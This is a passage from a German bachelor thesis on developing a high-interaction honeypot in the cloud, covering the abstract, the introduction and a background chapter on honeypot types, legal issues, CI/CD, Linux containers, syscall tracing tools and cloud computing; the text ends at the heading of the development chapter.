HAW HAMBURG

Bachelorarbeit

Lukas Hettwer

Entwicklung eines high interaction Honeypots in der Cloud

Fakultät Technik und Informatik
Department Informatik

Faculty of Computer Science and Engineering
Department Computer Science

Lukas Hettwer

Entwicklung eines high interaction Honeypots in der Cloud

Bachelorarbeit eingereicht im Rahmen der Bachelorprüfung
im Studiengang Bachelor of Science Angewandte Informatik
am Department Informatik
der Fakultät Technik und Informatik
der Hochschule für Angewandte Wissenschaften Hamburg

Betreuender Prüfer: Prof. Dr. Klaus-Peter Kossakowski
Zweitgutachter: Prof. Dr.-Ing. Martin Hübner

Eingereicht am: 23. November 2018

Lukas Hettwer

Thema der Arbeit

Entwicklung eines high interaction Honeypots in der Cloud

Stichworte

IT-Security, Honeypot, Container, Cybercrime

Kurzzusammenfassung

Die vorliegende Arbeit beschreibt die Entwicklung eines high interaction Honeypots mit aktuellen Technologien. Für die Umsetzung werden Container als Angriffsumgebung, Gitlab für die Automatisierung und den Cloud Provider AWS als Hoster verwendet. Ziel dieser Ausarbeitung ist, die Aufzeichnungen von Angriffen durch einen modernen Honeypot darzustellen, ohne die Kontrolle über die Sicherheit zu verlieren.

Lukas Hettwer

Title of Thesis

Development of a high interaction honeypot in the cloud

Keywords

IT-Security, Honeypot, Container, Cybercrime

Abstract

This paper describes the development of a high interaction honeypot with current technologies. For the implementation containers are used as attack environment, Gitlab for automation and the cloud provider AWS as host. The aim of this paper is to present the records of attacks through a modern honeypot without losing control over security.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Einleitung

Durch die vermehrte Nutzung des Internets entstehen im Gegenzug mehrere Gefahren. Ein Server im Internet kann durch einen Angreifer kompromittiert werden. Dies ist möglich durch komplexe Sicherheitslücken, wie Heartbleed [49], Meltdown [36] oder Spectre [35], auch durch ein schwaches Passwort, wie im Fall des Mirai Botnets [13]. Sobald ein Angreifer das Gerät kontrolliert, kann er gravierende Schäden anrichten.

Eine Übernahme durch einen Angreifer ist durch verschiedene Sicherheitsmaßnahmen und Vorkehrungen zu verhindern. Um einen Server im Internet vor der Infiltration zu schützen, muss verstanden werden, in welcher Form der Angreifer vorgeht. Aufgestellte Fallen, auch genannte Honeypots, zeichnen die Handlungen eines Hackers zum Zeitpunkt des Angriffs auf. Diese Aufzeichnungen tragen dazu bei, Angriffsmuster zu verstehen und Sicherheitsmechanismen zu entwicklen. Bei der Beobachtung des Vorgehens darf der Honeypot nicht Teil des Angriffs werden.

Die Komplexität einer getarnten Falle ist schwierig zu überschauen. Ausliefern, Warten und Überwachen des Honeypots darf nicht zusätzlich dazu beitragen. Um die Komplexität zu reduzieren, setzen Entwickler automatische Pipelines ein. Durch einen Knopfdruck wird die Pipeline gestartet und führt automatische Aufgaben aus. Diese Pipeline verarbeitet Änderungen an einer Software und liefert diese erfolgreich in die Cloud aus [44]. Um die Software schnell, einfach auszuliefern und um eine hohe konsistent zu garantieren werden in der Entwicklung Container eingesetzt. Diese geschlossene Umgebung schützen nicht nur vor ungewollten Änderung, sondern verhindern auch, dass Elemente innerhalb des Containers ausbrechen. Diese Erfahrungen werden auf die Entwicklung des Honeypots übertragen und tragen bei, dass limitierte Ressourcen sich komplett auf die Analyse der anfallenden Aufzeichnungen konzentrieren.

Zusammenfassend gesagt, beinhaltet diese Arbeit Automatisierungsmechanismen aus der Wirtschaft, die mit der Honeypot-Technologie aus der IT-Sicherheit fusioniert wird, um Computerkriminalität zu bekämpfen.

1.1 Aktueller Stand zur IT-Sicherheit

In der IT-Sicherheit werden Honeypots genutzt, um Studenten und Experten weiterzubilden [33] [41]. Es existieren besonders viele unterschiedliche Arten von Honeypots [38]. Besonders beliebt sind Honeypots in virtuellen Maschinen. Der Hypervisor ist eine geeignete Entwicklung, um die Umgebung sicher voneinander zu trennen. Das ist eine wichtige Voraussetzung, um Angreifer in einen Bereich des Systems zu halten. Bevorzugt wird die secure shell (SSH) imitiert [12] [42]. Das liegt daran, dass sie besonders gerne angegriffen wird. Mit dem Botnets Mirai rücken kleine leistungsschwache Maschinen in den Fokus der IT-Sicherheit [13] [40]. Um zu erforschen, wie Angreifer Armeen von IoT Geräten zusammen sammeln und steuern, werden globale IoT-Honeypotnetzwerke aufgebaut. In diesem Fall setzten die Forscher wenige IoT-Geräten ein, dafür viele verteilte Zugänge um den Durchsatz an Angriffe zu erhöhen [21]. Die klassischen virtuellen Maschinen (VM) haben nicht ausgedient, diese sind ein wichtiger Baustein. VMs haben nicht mehr einen Honeypot Prozess laufen, sondern durch die Abgrenzungen der leichtgewichtigen Container sind mehre Honeypots auf eine VM möglich und reduzieren Komplexität und Betriebskosten. Container emulieren Linux- und Windowsdienste, sodass ahnungslose Angreifer nicht Zeit bekommen, um genügen Daten zu sammeln, bevor sie erkannt und aus dem Netz verbannt werden. [37]

1.2 Ziel und Aufbau der Arbeit

Diese Arbeit hat das Ziel, einen Honeypot zu konzipieren und zu entwickeln, der sich für die Beschaffung von Daten einsetzen lässt. Hierbei liegt der Fokus vermehrt auf die Entwicklung, als auf die gesammelten Daten. Bei der Entwicklung des Honeypots stehen einige Faktoren wie der Betrieb einer konkreten Anwendung als verteiltes System im Mittelpunkt. Weiterhin wird die Anforderung einer Mikroarchitektur an die Komponenten des Honeypots gestellt. Hintergrund für diese Entscheidung ist unter anderem, dass mögliche Komponenten mit geringen Aufwand aus dem Gesamtsystem zu lösen sind, und durch andere zu ersetzen seien. Die in der Einleitung beschriebenen modernen Techniken aus der IT bilden eine zentrale Charakteristik in der Entwicklung des Honeypots in dieser Arbeit. Unter realen Bedingungen wird der entwickelte Honeypot auf seine Funktionsweise überprüft.

Im zweiten Teil der Arbeit werden die Grundlagen vorgestellt, zunächst eine Zusammenfassung der Honeypot Techniken, darauf folgend eine Beschreibung der genutzten Techniken. Der dritte Teil beschreibt die Entwicklung, bespricht die Versuchsdurchführung und die Ergebnisse werden präsentiert. Im letzten Kapitel wird abschließend eine Zusammenfassung erstellt, sowie einen Ausblick auf mögliche Anwendungstechniken und Verbesserungen gegeben.

1.3 Abgrenzung

Die Ausarbeitung umfasst die Bereiche Konzeption und Entwicklung eines Honeypots. Als primäres Ziel hat diese Arbeit die Entwicklung eines Honeypots zur Erfassung von Angriffen. Das Augenmerk liegt hierbei auf der automatisierten Entwicklung und der Überwachung eines Honeypots. Das Entdecken von (0-day) Exploits ist dabei weder Bestandteil, noch Ziel dieser Arbeit [9]. Prinzipiell ließen sich ein (0-day) Exploit erkennen, wobei nicht alle auftretenden Probleme in dieser Arbeit berücksichtigt werden. Ein plattformübergreifender Betrieb steht nicht primär während der Konzeption und Realisierung im Mittelpunkt. Die Testphase in der Arbeit dient als konkrete Auswertung des Honeypots, ohne den Input in Form von Angriffen steuern oder vorzugeben. Diese Ergebnisse erheben aber nicht den Anspruch einer erschöpfenden Behandlung aller Analysemöglichkeiten zu bieten. Es gibt eine Vielzahl von Honeypots und Honeynets [38]. Es ist nicht Teil der vorliegenden Ausarbeitung, eine allumfassende Evaluation dieser Systeme zueinander sowie bezogen auf das eigene Vorhaben durchzuführen.

2 Grundlagen

Dieses Kapitel beschreibt die grundlegenden Technologien, Systeme und Konzepte, die innerhalb dieser Arbeit von Bedeutung sind. Es wird auf die zentralen Aspekte der jeweiligen Themen und deren Bezug zum Thema eingegangen. Das bedeutet, dass die Themenbereiche erwähnt werden, die eine wichtige inhaltliche Voraussetzung für die späteren Kapitel bilden. Am Anfang der Grundlagen geht es um Honeypots mit dem Augenmerk der unterschiedlichen Arten und Verwendung in der IT-Sicherheit. Danach werden die Automatisierungstechniken aus der Softwareentwicklung thematisiert. Es wird darauf folgend in die einzelnen Komponenten genauer eingegangen, zudem werden hierbei die Aspekte hervorgehoben, die für die Entwicklung des Honeypots von zentraler Bedeutung sind. Zum Schluss wird der Themenbereich des Cloud-Computing beleuchtet.

2.1 Honeypot

In der IT-Sprache wird als Honeypot (Honigtopf) ein Sicherheitsmechanismus bezeichnet, der erkennt, wenn ein Informationssystem durch Unbefugte genutzt wird. Die Funktionalitäten sind vielfältig. Im Allgemeinen ist ein Honeypot eine Ressource des Informationssystems, welche aus Daten besteht, die in seinem Umfeld als legitim erscheinen. Tatsächlich sind Honeypot und die Daten isoliert, werden überwacht und haben keinen Wert für den Angreifer. Der Wert liegt darin, dass die Daten missbraucht werden. [20]

Ein Honeypot ist nicht für den rechtmäßigen Gebrauch bestimmt, daher ist jede Nutzung des Honeypots unrechtmäßig. Honeypots sind in der Lage aufkommende Bedrohungen frühzeitig zu erkennen, das Verhalten des Angreifers zu analysieren und (0-day) Exploits aufzudecken. Die beliebtesten Honeypots sind Kippo, Glastopf, Dionaea und Thug. [34]

2.1.1 Einfluss auf die IT-Sicherheit

In der IT-Sicherheit ist das Hauptziel Risiken zu reduzieren. Entweder diesen mit Gegenmaßnahmen entgegen wirken oder wenn ein Risiko nicht einzudämmen ist, Pläne zu entwickeln, die den Schaden durch das Ereignis verringern. Um eine Gefahr eines Cyberangriffes zu senken, bietet die IT-Sicherheit zahlreiche Verfahren an, wie z. B. der IT-Grundschutz Katalog [32] oder ISO-2700x [46], um systematisch Gefahren zu erkennen und zu beseitigen. Da aber alle diese Verfahren das Problem haben, nur eine Teilmenge an Gefahren zu offenbaren und zu minimieren, wird neben präventive Mittel auch Erkennungsmechanismen von Angriffen eingesetzt.

> „Prevention is ideal, but detection is a must.“ [20]

Wird eine wichtige Ressource eines Unternehmens angegriffen, muss eine Komponente bereit sein, den Angriff so früh wie möglich zu erkennen. Dies muss unabhängig von der ausgenutzten Sicherheitslücke sein. Honeypots sind in der Lage diese zu erkennen und schlagen Alarm, um das Vorgehen frühzeitig zu unterbinden.

Um ein vollständiges Verständnis für das Risiko zu erhalten, sollte das Risikomanagement Honeypots einsetzen, um die derzeitigen Gefahren für die zu beschützenden Werte zu erkennen.

2.1.2 Eigenschaften und Typen von Honeypots

Anhand von Designkriterien können Honeypots in mindestens drei Kategorien klassifiziert werden: Pure Honeypots , low interaction Honeypots, medium interaction Honeypots und high interaction Honeypots [5] [38].

Pure Honeypots sind Produktionssysteme, unterschiede zu einem vollwertigen System existieren nicht. Sollte ein Angreifer den Honeypot angreifen, wird das durch eine Komponente im Netzwerk überwacht, die auf der Verbindung des Honeypots zum Netzwerk installiert wurde. Jedes Paket wird von dem Angreifer und dem Honeypot abgefangen und ausgewertet. Es muss keine weitere Software für den Honeypot installiert werden. [5]

Low interaction Honeypots simulieren nur die Dienste, die häufig von Angreifern angefordert werden, wie z. B. SSH, HTTP-Server oder RDCMan. Es gibt kein Betriebssystem für den Angreifer, mit dem er interagieren kann. Da die Anwendungen relativ wenig

Ressourcen verbrauchen, werden kleine virtuelle Maschinen mit den Anwendungen problemlos auf einem physischen System verwaltet und haben daher geringe Kosten. Die virtuellen Systeme haben eine kurze Antwortzeit und es wird weniger Code benötigt, was die Komplexität des virtuellen Systems reduziert. Obwohl das Risiko mit Honeypots minimiert ist, sind low interaction Honeypots sehr begrenzt. Low interaction Honeypot bieten sich an, Spammer zu analysieren und können auch als aktive Gegenmaßnahmen gegen Würmer eingesetzt werden. [5][38]

Medium interaction Honeypots sind anspruchsvoller als low interaction Honeypots. Das Betriebssystem ist nicht teil des Honeypots, beziehungsweise der Angreifer sollte nicht mit dem Betriebssystem interagieren. Die simulierten Dienste sind technisch tief greifender. Da die Komplexität steigt, ist es wahrscheinlicher, dass der Angreifer eine Sicherheitslücke entdeckt, doch trotzdem ist das Risiko überschaubar. Dem Angreifer wird das System besser emuliert, deshalb wird der Angreifer länger auf dem System bleiben und komplexere Angriffe probieren. [38]

Ein high interaction Honeypots bietet die gleiche Umgebung an wie ein Produktionssystem. Sie bietet eine Vielzahl von Diensten und Dienstleistungen an, die ein Angreifer nutzen kann. Es sind die höchstentwickelten und komplexesten Honeypots. Sie bergen das größte Risiko, da der Angreifer mit dem Betriebssystem interagiert. Im Allgemeinen liefert ein high interaction Honeypots mehr Informationen über den Angreifer, als der low interaction Honeypot. Es liegt daran, dass sie schwer zu erkennen sind. Der Angreifer hat mehr Zeit auf dem System und offenbart dadurch sein Vorgehen. Das Ziel eines high interaction Honeypots ist es, dem Angreifer ein echtes Betriebssystem zur Verfügung zu stellen, mit dem er interagieren kann. Die Möglichkeiten, große Mengen an Informationen zu sammeln, sind daher bei dieser Art von Honeypot größer, da alle Aktionen protokolliert und analysiert werden. Sind die Informationen richtig eingesetzt, erhöhen sie deutlich die Sicherheit des Netzwerks. Dafür sind high interaction Honeypots teurer in der Wartung. Da der Angreifer über mehr Ressourcen verfügt, sollte ein Honeypot mit hoher Interaktion ständig überwacht werden, um sicherzustellen, dass er nicht zu einer Gefahr wird. [5] [38]

Ein Honeynet erweitert das Konzept der Honeypots um ein kontrolliertes Netzwerk an Honeypots. Ein Honeynet konzentriert sich auf das Überwachen aller Aktivitäten der Angreifer, speichert die Daten der Honeypots zentral ab und bietet die Möglichkeit, die Daten zu analysieren. [10]

Honeypots im Produktionsumfeld

Ein Produktions-Honeypot wird innerhalb der Umgebung eines Unternehmens verwendet, um das Unternehmen zu schützen und Risiken zu minimieren. Honeypots im Produktionsumfeld sind meistens einfacher zu bedienen, da sie wenig Funktionalität benötigen und nur begrenzte Informationen erfassen. Obwohl Angriffsmuster identifiziert werden, geben sie wenig Informationen über die Angreifer preis. Die Honeypots werden innerhalb des Produktionsnetzwerks mit anderen Produktionsservern platziert. Sie bilden das Produktionsnetzwerk des Unternehmens ab. Honeypots im Produktionsumfeld sind low interaction Honeypots, die wie zuvor schon beschrieben, leichter zu verwalten sind. [5] [38]

Wenn Server mit Millionen von Anfragen im Internet von einem Hacker angegriffen werden, ist das Ereignis schwierig zu erkennen. Befindet sich im Netzwerk der Server ein Honeypot, der sich von außen nicht von den anderen Servern unterscheidet, kann es sein, dass der Hacker diesen Server angreift. Er kann nicht erkennen, welcher der Server für ihn von Interesse ist und welcher der Honeypot ist. Der Honeypot hat keine Millionen von Anfragen, sondern nur die des Hackers. Der Angriff ist sofort erkannt und die IP-Adresse ist identifiziert. Diese Informationen werden genutzt, um eine bessere Verteidigung aufzubauen. [20]

Research Honeypots

Research Honeypots dienen der Informationsbeschaffung und sind nicht direkt für die Sicherheit in einem Unternehmen verantwortlich. Sie werden verwendet, um Informationen über die allgemeinen Bedrohungen zu sammeln und zu erforschen. Mit diesen Informationen schützen sich Unternehmen besser vor den Risiken. Dabei wird die Art und Weise des Angreifers beim Eindringen in das System aufgezeichnet und untersucht, um Motive, Verhalten und Techniken zu verstehen. Es werden high interaction Honeypots eingesetzt, sie zeichnen länger und genau die Angriffe auf. Research Honeypots werden hauptsächlich von Forschungs-, Militär- oder Regierungsorganisationen verwendet. [5] [20]

2.1.3 Schwierigkeiten mit Honeypots

Bei dem Einsatz von Honeypots muss mit Schwierigkeiten umgegangen werden. Eine Schwierigkeit ist, die Gefahr einer Übernahme des Honeypots durch einen Angreifer.

Am Ende ist ein Honeypot auch eine Applikation die von Menschen entwickelt wurde, es ist nicht auszuschließen, dass der Honeypot fehlerhaften Code besitzt. Daher muss davon ausgegangen werden, dass der Honeypot Schwachstellen besitzt. Bei einem low interaction Honeypot mag das Risiko einer Übernahme gering sein, da vom Design her die Übernahme von Services nicht möglich ist. Das drunterliegende Betriebsystem kann soweit beschnitten werden, sodass nur noch der Honeypot betrieben wird. Das Netzwerk um den Honeypot kann nur eingehende Verbindung erlauben und alles aus dem Honeypot blockieren. Bei einem high interaction Honeypot ist eine Übernahme gefährlicher, denn dem Eindringling steht das komplette System zur Verfügung und der Angreifer ist in der Lage, Limitierungen, zum Beispiel ein Timer oder Ressourcenregulierungen, zu deaktivieren. Die Gefahr besteht, dass die Überwachung des Honeypots manipuliert wird, sodass externe Server nichts vom Eindringen mitbekommen. Ein high interaction Honeypot muss sehr genau überwacht werden und den Informationen des Servers nicht ausschließlich vertraut werden. Externe Systeme kontrollieren den Zugriff über das Netzwerk. [48]

Wenn ein Honeypot nicht übernommen wird dann besteht die Gefahr, dass dieser enttarnt wird. Ist der Honeypot enttarnt, so weiß der Angreifer welches System er meiden sollte, um nicht Alarm zu schlagen. Der Honeypot ist zu diesem Zeitpunkt wertlos. Bei falschen Informationen durch den Angreifer macht der Honeypot die Lage schlimmer. Die Verteidigungsmechanismen konzentrieren sich auf die falschen Angriffe. Damit ein Honeypot nicht entdeckt wird, muss er sich genauso wie Viren weiter entwickeln, keine einzigartige Signature besitzen und wenn er durch ein falsches Verhalten sich verrät, muss das verbessert werden. Es kann abgewogen werden, ob eine Enttarnung die Aufgabe des Honeypots einschränken oder ob die Aufgabe erledigt wurde. [48]

Für den Fall, dass die Schwachstellen des Honeypots nicht ausgenutzt werden und dieser wird nicht enttarnt, heißt es nicht, dass das Projekt erfolgreich läuft. Es zeigt, dass kein Angreifer sich mit dem Honeypot beschäftigt. Ein research Honeypot hat das Ziel unbedingt angriffen zu werden, um Daten zu sammeln, daher muss der Honeypot nicht nur eine Internetverbindung haben, sondern eine prominente Position erhalten, sodass die interessanten Angreifer sich mit ihm beschäftigen. [48]

2.1.4 Rechtliche Schwierigkeiten mit Honeypots

Die rechtlichen Schwierigkeiten von Honeypots sind in drei Klassen einzuteilen: entrapment (Fallen stellen), privacy (Datenschutz) und liability (Haftung). Zusätzlich ist zu klären, welche Rechte gelten, da Cybercrime ein globales Problem ist. Deshalb muss das Gesetz des Standorts des Honeypots und des Angreifers, eingehalten werden. [45] [47]

Sollte der Honeypot genutzt werden um Straftaten aufzuzeichnen, muss geklärt werden, ob die Organisation rechtlich in der Lage ist, eine Falle zu stellen. Ein Honeypot hat die Funktion Angriffe aufzuzeichnen und mit seiner Anwesenheit provoziert er diese. Ohne diese Falle kann der Angreifer nicht die Straftat ausführen. Möglicherweise würde er diese Straftat in abgeänderten Form nicht begehen. Für den Fall, dass ein Angriff aufgezeichnet wird und die Organisation dazu berechtigt ist, muss forensisch die Beweise zusammengetragen werden, damit sie juristisch einzusetzen sind. [39] [45]

Bei dem Datenschutz ist es abhängig, welcher Typ von Honeypot eingesetzt wird. Ein low interaction Honeypot zeichnet weniger Daten auf die zu beschützen sind, als ein high interaction Honeypot. Bei den Daten muss zwischen Inhalte und Aufzeichnungen von Aktionen unterschieden werden. Es muss geklärt werden, welche Daten erlaubt sind zu sammeln und wie mit den Daten umgegangen wird. Hier sind erneut die Herkunft des Angreifers und Ort des Honeypots zu berücksichtigen. Für den Fall, dass der Honeypot Daten aufzeichnet die ein Einverständnis des Users benötigt, muss dieses durch ein Banner besorgt werden. Das steht mit dem Charakter und der Tarnung des Honeypots im Widerspruch. Für den Fall, dass Daten sammeln rechtlich ist, muss für die Sicherheit der Daten garantiert werden, was wieder eine Herausforderung im Zusammenhang mit Honeypots bürgt. [45]

Die Haftung ist keine strafrechtliche sondern eine zivilrechtliche Angelegenheit [47]. Bei jedem Service mit einer Internetverbindung besteht die Gefahr, dass dieser übernommen wird und Schaden bei Dritten verursacht. Das gilt auch bei Honeypots, dabei muss noch genauer dieses Risiko besprochen werden, da ein Honeypot vom Design her schon Angreifer einlädt. Ebenso steigt das Risiko zwischen low und high interaction Honeypots, da ein high interaction Honeypot schwieriger zu überwachen ist und noch mehr Schaden bei Dritten anrichten kann. [45]

2.2 Automatisierte Entwicklung

CI und CD sind zwei Akronyme, die oft genannt werden, wenn über moderne Entwicklungspraktiken gesprochen wird. CI steht für continuous Integration, eine Praxis, die sich darauf konzentriert, die Vorbereitung eines Releases zu erleichtern. [44] CD kann entweder Continuous Delivery oder Continuous Deployment bedeuten, und obwohl diese beiden Praktiken viel gemeinsam haben, besteht ein signifikanter Unterschied, der kritische Konsequenzen für ein Unternehmen haben kann. [44]

2.2.1 Continuous Integration

Continuous Integration (kontinuierliche Integration) steht dafür, dass nach einem Commit vordefinierte Aufgaben automatisiert ausgeführt werden. Die Änderungen werden validiert, indem automatisierte Tests gegen die Anwendung durchgeführt werden. Dies stellt sicher, dass die Anwendung wie erwartet funktioniert, und die Erweiterungen nicht zu unerwarteten Verhalten führen.

Normalerweise warten die Entwickler mit ihren Feature Branches auf den Releasetag, um die Änderungen in den Releasebranch hinzuzufügen und verursachen damit großen Aufwand. In der Continuous Integration muss der Entwickler so früh wie möglich seine Änderungen durch die Testautomatisierung validieren, um sicherzustellen, dass die Anwendung nicht fehlerhaft ist, wenn neue Commits in den Hauptbranch integriert werden. [44]

2.2.2 Continuous Delivery

Continuous Delivery (kontinuierliche Lieferung) ist eine Erweiterung der Continuous Integration um sicherzustellen, dass die neuen Änderungen schnell und validiert verteilt werden. Continuous Delivery bedeutet, dass die neusten Codeänderungen automatisiert für die Produktionsinfrastruktur freigegeben werden. Dazu gehört die Durchführung der Tests, dadurch ist die Continous Integration ein Teil der Continuous Delivery. Dies hilft, neue Funktionen und Verbesserungen schnell an den Kunden weiterzugeben und frühzeitig Feedback zu erhalten. Das bedeutet, dass nicht nur die Tests automatisiert sind, sondern die Freigabeprozesse ebenfalls automatisiert durchlaufen. Am Ende, wenn die Pipeline durchgelaufen ist, werden die Änderungen per Knopfdruck freigegeben. [44]

2.2.3 Continuous Deployment

Continuous Deployment (kontinuierliche Bereitstellung) geht einen Schritt weiter als Continuous Delivery. Bei diesem Verfahren gibt es keinen menschlichen Eingriff in den Freigabeprozess. Ausschließlich ein fehlgeschlagener Test verhindert, dass eine Änderung in die Produktion geht. Mit Continuous Deployment wird die Feedbackschleife beschleunigt und der Entwickler wird bei einem Fehler schneller informiert. Er kann sich auf die Entwicklung der Software konzentrieren und sieht, wie seine Arbeit Minuten nach Abschluss live geht. Änderungen an der Codebasis fallen pro Realease viel kleiner aus, dafür erhöhen sich die Anzahl der Releases. Durch die geringen Änderungen sind Fehler im Betrieb leicht zu identifizieren [44]

2.3 Linux Container

Linux Container (LXC) ist eine Virtualisierungsmethode auf Betriebssystemebene, um unterschiedliche Prozesse auf einem Control Host mit einem einzelnen Linux Kernel zu isolieren. Die Methode benötigt keine virtuelle Maschine. Jeder Container bekommt seine eigene virtuelle Umgebung, mit eigener virtuellen CPU, Memory, Block I/O, Network, Speicher und Ressourcen Control Mechanismen. Das wird durch die Features Namespaces und Control groups (Cgroups) auf dem Hostsystem durch den Linuxkernel bereitgestellt. [43]

2.3.1 Namespaces und Cgroups

Die Aufgabe eines Namespaces des Linuxkernels teilt Ressourcen auf Prozesse auf. Jede Ressource hat einen Namespace und kann nur von Prozessen gesehen werden, die denselben Namespace haben. Dabei werden Ressourcen mehrere Namespace erhalten und so in mehreren Namespace sichtbar sein. [43]

Cgroups limitieren den Zugang zu diesen Ressourcen, sodass Gruppen eine konfigurierte Speichergrenze nicht überschreiten dürfen, einen größeren Anteil der CPU-Auslastung erhalten oder einen Festplatten-I/O-Durchsatzes bekommen. Der Ressourcenverbrauch kann gemessen werden und die Möglichkeit besteht, Prozesse einzufrieren, kontrollieren und neu zu starten. Kurz gesagt, Cgroups limitiert den Ressourcenverbrauch und Namespaces schirmt Ressourcen ab. [43]

2.3.2 Architektur

Ein Container ist ein Prozess, der innerhalb seines eigenen Namespace erzeugt wird. Das geschieht durch die Methode clone() – mit gewissen Flags, wie z. B. CLONE_NEWPID Flag. Das Flag erzeugt den Prozess in einen neuen PID-Namespace. Das Flag CLONE_NEWNET erzeugt den Prozess in einen neuen Netzwerk Namespace. Die Flags werden miteinander kombiniert. Dem Prozess wird ein eigenes root-Verzeichnis zugewiesen, sodass er aus diesem nicht auf übergeordnete Verzeichnisse zugreifen kann. Innerhalb diesem Verzeichnis sind Ordner, Files, Devices, etc. eingehängt. Das heißt, ein Container muss nicht alle Binares mitliefern, sondern kann über einen read-only mount, Programme des Host-Systems mit benutzen. Der Container erhält eine eigene cgroup für die CPU und den Memory, um den Zugriff zu limitieren. Ein Container ist eine abstrakte Bezeichnung für eine Kombination von Prozessen, Filesystemen, Namespaces und Cgroups und kein explizites Element des Linux Kernels. Das Verzeichnis kann auch als Tarball-Image (.tar) abgespeichert und mit weiteren Image kombiniert werden. [43]

2.3.3 Sicherheit

Bei klassischen Virtualisierungen wird die Hardware per Software simuliert und die Abgrenzung schließt auch den Kernel mit ein, sodass jede Umgebung ihren eigenen Kernel benutzt. Um aus dem System auszubrechen, muss die simulierten Hardware überwunden werden [43]. Da bei LXC der Kernel geteilt wird, besteht die Möglichkeit, durch sicherheitskritische Lücken innerhalb diesem, den eigenen Namespace zu durchbrechen und auf dem ganzen System Schaden anzurichten. Nicht nur aus den Namespace ausbrechen, sondern auch die Ressourcenbegrenzungen durch die Cgroups kann ausgehebelt werden. Schon durch falsch konfigurierte Container, wie z. B. durch das nicht limitieren des Speichers, haben Auswirkungen auf alle anderen Container und auf das System [43]. Das bedeutet, sollte ein Angreifer es gelingen, Zugriff zu einem Prozess innerhalb eines Containers zu erhalten, besteht theoretisch auch die Möglichkeit, aus diesem auszubrechen und außerhalb Schaden anzurichten.

2.3.4 Werkzeuge

Wie nun bekannt ist, sind Container keine Objekte des Linux Kernels, daher existieren Werkzeuge wie liblxc [6], Docker [17] und rkt (Rocket) [8], die sich als Abstraktionsschicht

zwischen dem User und Kernel platzieren. Dabei ist Docker das bekannteste Tool um Container zu erzeugen und zu verwalten. Es baut aus der Konfigurationsdatei, Dockerfile genannt, das Image eines Containers, verwaltet dieses, bietet eine Registry um es global zu speichern an und verwaltet Container. Da Docker ein Teil dieser Entwicklung ist, wird im späteren Verlauf auf das Werkzeug genauer eingegangen.

2.4 Kernel Überwachung

In diesem Abschnitt werden Verfahren besprochen, die Interaktionen zwischen Prozesse und den Kernel überwachen. Es wird zuerst die Kommunikation zwischen Prozess und Kernel analysiert und dann drei Anwendungen und deren Verfahren untersucht, die diese Kommunikation überwachen können.

2.4.1 Linux System Calls

Ein Systemaufruf ist nur eine Anforderung aus dem Userspace nach eines Kernelservices. Jedes Programm benötigt Dinge, die ausschließlich durch den Kernel bereitgestellt werden. Das Programm verwendet einen Systemaufruf wie z. B. Schreiben und Lesen einer Datei, Verbindungen eines Socket zu starten, Verzeichnis zu löschen oder zu erstellen. Selbst um den eigenen Prozess zu beendigen, benötigt das Programm einen Systemaufruf. Systemaufrufe sind allgegenwärtig. [52]

Ein Systemaufruf ist nur eine C-Funktion aus dem Kernel, die aus dem Userspace aufgerufen wird, um eine Anfrage zu bearbeiten. `x86_64` bietet 322 Systemaufrufe an und `x86` 358 Systemaufrufe. Der Kernel muss mit dem Assemblerbefehl `syscall` informiert werden. Der `syscall`-Befehl ruft einen Handler eines gegebenen Systems auf. Der Kernel ist dafür verantwortlich, eine eigene benutzerdefinierte Funktion für die Behandlung von `syscall` bereitzustellen. Diese Anweisung verursacht eine Exception, die die Kontrolle an einen Exceptionhandler überträgt. Der Exceptionhandler ist im Kernel platziert. `syscall` ruft einen OS-Systemaufruf Handler auf Root Ebene auf. Ein Systemaufruf muss sehr schnell erfolgen, deshalb muss ein Systemaufruf kompakt sein. Der Linuxkernel besitzt eine spezielle Tabelle mit dem Namen des Systemaufrufes. [52]

2.4.2 Verfahren

Um die Systemaufrufe eines Programms zu überwachen, muss eine Anwendung zwischen dem Programm und dem Kernel eingerichtet werden. Bei jedem Systemaufruf muss die Anwendung aktiviert werden, den Befehl analysieren und zwischenspeichern, bis die Daten ausgewertet werden. Nachfolgend werden drei Verfahren gezeigt, die Systemaufrufe aufzeichnen.

Strace baut auf `ptrace`, das von Linux und anderen Betriebssystemen angeboten wird, auf. Der Systemaufruf `ptrace` kann die Ausführung eines anderen Prozesses beobachten und steuern [1]. `Ptrace` wird zum Debuggen eines laufenden Prozess verwendet. Strace verwendet `Ptrace`, um die Systemaufrufe eines Zielprozesses zu überwachen. `Ptrace` ermöglicht es Strace, den verfolgten Prozess bei jedem Aufruf eines Systemaufrufs zu unterbrechen, den Aufruf zu erfassen, zu decodieren und dann die Ausführung des verfolgten Prozesses fortzusetzen. `Ptrace` und daraus folgend Strace, haben einen massiven Performanceoverhead und verlangsamen den Zielprozess. [16]

DTrace nimmt Skripte, die in `D` geschrieben wurden, wandelt sie in Bytecode um und injiziert dann diesen an bestimmten Stellen in den Kernel. Dieser Code kann ausgeführt werden, wenn bestimmte Ereignisse eintreten, z. B. wenn ein Systemaufruf aufgerufen wird. Dieser muss den Systemaufruf als Ereignis dem User mitteilen. DTrace ist effizienter als Strace, da der injizierte Code keinen Kontextwechsel benötigt. [2]

Sysdig nutzt einen ähnlichen Ansatz wie etwa DTrace. Es existieren keine D-Skripte, sondern ein Driver `sysdig-probe`, der im Kernel aktiviert ist. `Sysdig-probe` erfasst Ereignisse im Kernel, dazu wird eine Kernelfunktion namens tracepoints genutzt. Tracepoints ermöglichen die Installation eines Handlers, der von bestimmten Funktionen im Kernel aufgerufen wird. [4] Der Driver registriert Tracepoints beim Enter und Exit von Systemaufrufen und bei Schedulingevents. Wenn der Handler ausgeführt wird, ist der ursprüngliche Systemaufruf eingefroren, bis der Handler mit seiner Prozedur abschließt. Der Driver kopiert die Ereignisdetails in einen gemeinsamen Puffer zu kopieren, der für den späteren Gebrauch von der Useranwendung ausgelesen wird. [16]

2.5 Cloud Computing

Cloud Computing ermöglicht Unternehmen im Vorfeld Kosten für die IT-Infrastruktur zu vermeiden oder zu minimieren und Maintenances zu reduzieren. Cloud Computing Provider bieten mithilfe ihren global verteilten Data-Centers, gemeinsame Pools konfigurierbaren Computersystemen und high-level Services an. Innerhalb von Sekunden wird genau die richtige Art und Größe der Computerressourcen bereitgestellt, mit minimalem Verwaltungsaufwand. Dies geschieht alles unabhängig von der Region. Dabei fallen nur Kosten in dem verwendeten Zeitraum für die Ressource an. Die führenden Betreiber sind Microsoft Azure, Google Cloud und Amazon Web Services. [3]

3 Entwicklung

